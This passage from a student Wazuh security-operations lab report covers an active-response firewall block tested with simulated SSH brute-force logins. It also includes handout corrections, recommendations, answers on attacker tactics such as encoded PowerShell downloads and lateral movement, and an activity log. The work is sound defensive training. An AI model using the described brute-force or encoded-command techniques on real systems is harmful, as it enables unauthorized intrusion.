


Figure 11. *`tail` of `ossec.conf` showing the appended block, and `systemctl is-active wazuh-manager` returning `active`.*

This proves the block exists in the live file and that the manager survived the change. The block shown at lines 330 to 335 in the grep output is the real configuration, while the earlier match at lines 234 to 237 is only the commented-out example in the default file.

6.2 Test and verification

From the Windows VM I made repeated SSH logins for a non-existent user (`fakeuser`) against the manager. Each connection allows three password attempts, so three connections exceeded the

threshold of 8 failures within 120 seconds. Rule 5712 fired at 00:52:34 and the block followed two seconds later. Figure 12 shows the attempts and then the connection timing out, which is the visible effect of the DROP rule.




Figure 12. *SSH attempts from the Windows VM: repeated "Permission denied" responses, then "Connection timed out" once the source IP was blocked.*

The timeout is the practical effect of containment: after the block, the attacking host could no longer reach port 22 at all. It also shows the cost of blunt automation, because this block cut my own SSH and Dashboard access, which is the central point of challenge question 3.




Figure 13. *`active-responses.log` showing `check_keys` and `continue` (block added) at 07:52:34 UTC and `delete` (block removed) at 08:02:35 UTC for 192.168.0.108.*

This is the authoritative record that the script executed. The gap between add and delete is exactly 600 seconds, matching the configured timeout. The log carries the triggering alert (rule 5712, level 10, T1110 Brute Force) and the source IP `192.168.0.108`, so it also serves as audit evidence for the response action.




Figure 14. *Manager (agent 000) event stream showing the 5710 failures, 5712 brute-force alert, 651 block, 652 unblock and a later 5715 SSH success.*

Reading the surrounding events shows the whole story in order: individual invalid-user attempts (5710), the correlated brute-force alert (5712), the automated block (651), the expiry (652), and finally a normal login once access was restored.




Figure 15. *Filtered query `rule.id: (5712 or 651 or 652)` returning 3 hits: the brute-force alert (00:52:34), block (00:52:36) and unblock (01:02:37).*

The filtered view is the cleanest evidence for the report: three alerts, in the right order, ten minutes apart. These alerts belong to the manager (agent 000), not to the Windows endpoint, which is why the agent filter had to be removed.

7. Deviations from the Lab Handout

Several handout instructions did not match the actual environment. Each was checked and corrected rather than followed blindly.

Handout instruction	What I found	What I did
Agent named `Windows-SOC-Lab`	The enrolled agent is DESKTOP-FMP1AN8, ID 005	Filtered on `agent.id: 005` throughout
Active-response rule ID 5715 ("multiple failed logins")	In the default sshd ruleset 5715 is a successful SSH login; the brute-force rules are 5712 (invalid user) and 5763 (failed password), both level 10 with frequency 8 in 120 s	Used `5763,5712`
`<location>manager</location>`	`manager` is not a valid location value; valid values are `local`, `server`, `defined-agent` and `all`	Used `local`, because the SSH alerts originate on the manager itself
Add a `firewall-drop` `<command>` block	The command was already defined by default (lines 205 to 208)	Added only the `<active-response>` block to avoid a duplicate definition
Edit `ossec.conf` on the Ubuntu console	No clipboard on the Ubuntu VM; Dashboard editor timed out on save	Edited over SSH from the Windows VM, with a backup and `wazuh-analysisd -t` validation
Hunt Event 4688 and 4104	4688 required process-creation auditing and was not logged by default; 4104 (Script Block Logging) was not used	Confirmed 4688 in the Security log and found the encoded command through its command line (rule 67027)

8. Action Taken

Blocked source IP 192.168.0.108 for 600 seconds using Wazuh Active Response (`firewall-drop`, triggered by rules 5712 and 5763). The block was enforced by iptables on the Wazuh manager host and was removed automatically at the timeout. This is a host-level firewall on the manager, not an upstream network firewall, so in a production network the same indicator should also be pushed to the perimeter firewall or EDR.

9. Recommendations

Primary (from the lab brief):

- **Force a password reset** for the compromised account and revoke active sessions, because a successful logon after failures means the credential should be treated as known to the attacker.
- **Conduct user security awareness training** on password hygiene and credential phishing.

Additional recommendations from the investigation:

- **Enable MFA and account lockout** (for example lock after 5 failures) so brute force cannot succeed silently.

- **Make process-creation auditing and command-line capture standard** on every monitored Windows host, and enable PowerShell Script Block Logging (Event 4104) so the decoded script is recorded without manual decoding.
- **Add a detection for `powershell.exe -EncodedCommand`** at a higher alert level than the default level 3, since this was the highest-value indicator in the investigation.
- **Extend FIM** to other sensitive paths and consider application allowlisting, so unsigned executables cannot run from user-writable folders.
- **Tune Active Response**: maintain a `<white_list>` of trusted management IPs, test in a non-production window, and consider escalating timeouts for repeat offenders.
- **Hunt for the same account and indicators across all other agents** (see challenge question 4).

10. Lab Challenge: Advanced Analysis Questions

Q1. The big picture: why is "failed logons → successful logon → immediate PowerShell" so suspicious?

Each step is normal alone, but the sequence describes intent. Several failures followed by a success is what credential guessing looks like (T1110 then T1078): the actor did not know the password at the start and knew it at the end. A legitimate user who forgot a password typically fails once or twice, and then works in a predictable way such as opening a browser or an office application. Launching PowerShell within minutes is different, because shells are the tools an intruder uses to enumerate the host and pull down tools. It becomes decisive when the PowerShell is encoded, since a person working late has no reason to hide their commands. The activity also happened out of hours (the scenario is 03:00), when there is less chance someone will notice. The behavior, not any single log line, is what separates an intrusion from a late-working employee.

Q2. Beyond the alert: how did threat hunting give a more complete picture?

The alert said only that failures were followed by a success, which both a user and an attacker can produce. On its own it supports "monitor" or "close". Hunting converted that ambiguity into a conclusion by answering the questions the alert could not: what did the account do after logging in (encoded PowerShell, rule 67027), what was the attacker's goal (the decoded `Invoke-WebRequest` for `payload.exe`), and did anything change on disk (FIM rule 554). It also produced concrete IOCs (domain, filename, SHA256, Base64 string) and a dated timeline that can be searched for on other hosts. The hunt found a visibility gap as well: process-creation events were not logged by default, so a purely alert-driven approach would never have shown the PowerShell activity at all.

Q3. Active Response trade-offs: what is the risk of automatically blocking an IP for 10 minutes?

The main risk is blocking someone legitimate. `firewall-drop` drops all traffic from the address, not only the abused service. If many users share one public IP through NAT (an office, a campus, a mobile carrier), one person's failed attempts can lock the whole group out. An attacker who can spoof or deliberately trigger failures from a trusted address can also use the block as a denial-of-service tool. I

saw a small version of this myself: my test blocked my own Windows VM, which cut my Dashboard and SSH sessions to the manager until the timeout ended (Figure 12). A realistic problem scenario is a finance team behind one NAT address, where a single employee mistyping a password, or a script with an expired credential, locks everyone out during month-end close. Ten minutes is also short for a persistent attacker, who can wait it out or rotate IPs. Mitigations are whitelisting trusted ranges, using longer or escalating timeouts for repeat offenders, and applying blocks per service rather than per host where possible.

Q4. The attacker's next move: what could they do once the IP is blocked, and how could Wazuh detect it?

The most likely move is lateral movement with the credentials already obtained, since a blocked source IP does not revoke a valid account. The attacker could use the same username and password against other endpoints through RDP, SMB or WinRM (T1021, T1078), or come back from a different IP such as a VPN or Tor exit node. Wazuh can detect this because every agent forwards its own Security log. Useful detections include logon events (4624) for the same username on other agents, particularly logon types 3 and 10 from internal addresses, explicit-credential logons (4648) and special-privilege assignments (4672), both of which also appear in this endpoint's Security log. Process creation (4688) with remote-execution tools, new service installation (7045) and new files in sensitive folders (FIM) on other hosts are further signals. Searching Wazuh across all agents by the compromised username and the IOCs from Section 5 would show whether the intrusion spread.

11. Limitations and Lessons Learned

- **Simulated incident.** The attacker and the endpoint are the same lab network. The source IP, payload and domain are all simulated, and `payload.exe` is a harmless text file.
- **Evidence gaps.** The logon screenshots do not show the source IP and logon-type columns for the 4624/4625 events, so the origin of the 06:20 logon is not evidenced in this report. The iptables `DROP` rule and a `Test-NetConnection` result were not captured. The block is instead evidenced by the SSH timeout (Figure 12), the `active-responses.log` entries and the 651/652 alerts.
- **SHA256 cross-check.** The hash in Section 5 was computed with `Get-FileHash`; FIM stores the same digest in `syscheck.sha256_after`, but that field was not screenshotted.
- **Lesson: verify defaults.** Several handout values (rule ID, location, command definition, agent name) were wrong for this environment. Checking the ruleset and the live configuration before changing anything is what prevented a non-working active response.
- **Lesson: telemetry first.** The investigation depended on logging that had to be confirmed (process creation, command line) before it could be hunted. Detection quality is bounded by what is collected.

Appendix A: Timed Activity Log

Times are the screenshot capture times from the VM taskbar (local, UTC−7) unless noted. Commands marked VM ran on the Windows VM; MGR ran on the Ubuntu manager (over SSH).

Time	Where	Action	Reason
Oct 26 05:50	Dashboard	Opened Endpoints view; confirmed agent 005 Active	Baseline: endpoint must be reporting before hunting
Oct 26 06:35	Dashboard	Threat Hunting → Events, agent 005, last 24 h; logon events (4625/4624)	Find the failed-to-success pattern from the escalated alert
Oct 26 06:39	Dashboard	Reviewed agent summary (520 events, 4 failures, 20 successes)	Judge volume and severity of authentication activity
Oct 26 06:41	Dashboard	Paged results to the 06:20:32 failure boundary	Confirm the order of failures and successes
Oct 26 (before 07:28)	VM	`auditpol` process-creation check; `Get-WinEvent -LogName Security` ID count; `auditpol /get`	Confirm 4688 was being logged (40 events; policy: Success)
Oct 26 07:28	Dashboard	Queried rule 67027 / Event 4688 for agent 005 (59 hits)	Hunt process execution after the logon
Oct 26 07:55	VM	Built and ran Base64 PowerShell command; first run denied write to `C:\`	Reproduce encoded-command technique; error recorded as evidence
Oct 26 07:59	VM (admin)	Reran the command elevated; verified `C:\fake_attack.log`	Complete the simulated execution
Oct 26 08:13	Dashboard	Queried `commandLine: *EncodedCommand*` (2 hits)	Find the IOC through the logged command line
Oct 26 ~08:30 to 08:58	VM / Dashboard	Created `SensitiveFiles`; Dashboard group `agent.conf` save timed out; added FIM entry to local `ossec.conf`; restarted `WazuhSvc`; created `payload.exe`	Get a real file-creation event for FIM to detect
Oct 26 08:59 to 09:00	Dashboard	Queried `rule.groups: syscheck`; found rule 554 at 08:58:02	Capture the unauthorized file-creation IOC
Oct 27 12:43 AM	MGR (SSH)	`grep` for `firewall-drop` and rules 5710/5712/5760/5763; backed up `ossec.conf`; appended `<active-response>` block	Check existing config and correct rule IDs; add containment safely
Oct 27 12:47 AM	MGR	`wazuh-analysisd -t`; `systemctl restart wazuh-manager`; `tail` of `ossec.conf`; `systemctl is-active`	Validate and apply the change; confirm manager healthy
Oct 27 00:52	VM	Repeated SSH logins for `fakeuser` to the manager (three connections)	Generate 8+ failures in 120 s to trigger rule 5712
Oct 27 12:55 AM	VM	Captured failed attempts and connection timeout	Evidence that the source IP was blocked
Oct 27 01:35 AM	MGR	`grep firewall-drop /var/ossec/logs/active-responses.log | tail -n 6`	Confirm block (add) and unblock (delete) with timings
Oct 27 01:43 to 01:52	Dashboard	Reviewed manager events; filtered `rule.id: (5712 or 651 or 652)`	Show the alert, block and unblock in the SIEM

Time	Where	Action	Reason
Oct 27 02:01 AM	VM	Rebuilt/decoded the Base64 command; `Get-FileHash` on `payload.exe`	Obtain the decoded IOC and the payload SHA256

Appendix B: Evidence Manifest

Figure	Content	Report section	Source file
1	Agent 005 Active	2	VirtualBox_windows_11_20_10_2026_11_04_57.png
2	Logon failures then successes	3.1	VirtualBox_windows_11_26_10_2026_14_47_26.png
3	Agent summary (520 events)	3.1	VirtualBox_windows_11_26_10_2026_14_50_15.png
4	Results page 2 (failure boundary)	3.1	VirtualBox_windows_11_26_10_2026_14_51_26.png
5	Rule 67027, 59 hits	3.2	VirtualBox_windows_11_26_10_2026_15_42_06.png
6	EncodedCommand query, 2 hits	3.3	VirtualBox_windows_11_26_10_2026_16_24_06.png
7	Decoded command and SHA256	3.3	VirtualBox_windows_11_27_10_2026_10_01_13.png
8	Rule 554 in event timeline	3.4	VirtualBox_windows_11_26_10_2026_16_59_27.png
9	Syscheck query, rule 554	3.4	VirtualBox_windows_11_26_10_2026_17_00_06.png
10	Active-response block appended; config test; restart	6.1	VirtualBox_windows_11_27_10_2026_08_43_44.png
11	Block present in live `ossec.conf`; manager active	6.1	VirtualBox_windows_11_27_10_2026_08_47_40.png
12	SSH attempts and connection timeout	6.2	VirtualBox_windows_11_27_10_2026_08_55_06.png
13	`active-responses.log` add/delete	6.2	VirtualBox_windows_11_27_10_2026_09_35_45.png
14	Manager event stream (5710, 5712, 651, 652, 5715)	6.2	VirtualBox_windows_11_27_10_2026_09_43_21.png
15	Filtered 5712/651/652 query	6.2	VirtualBox_windows_11_27_10_2026_09_52_43.png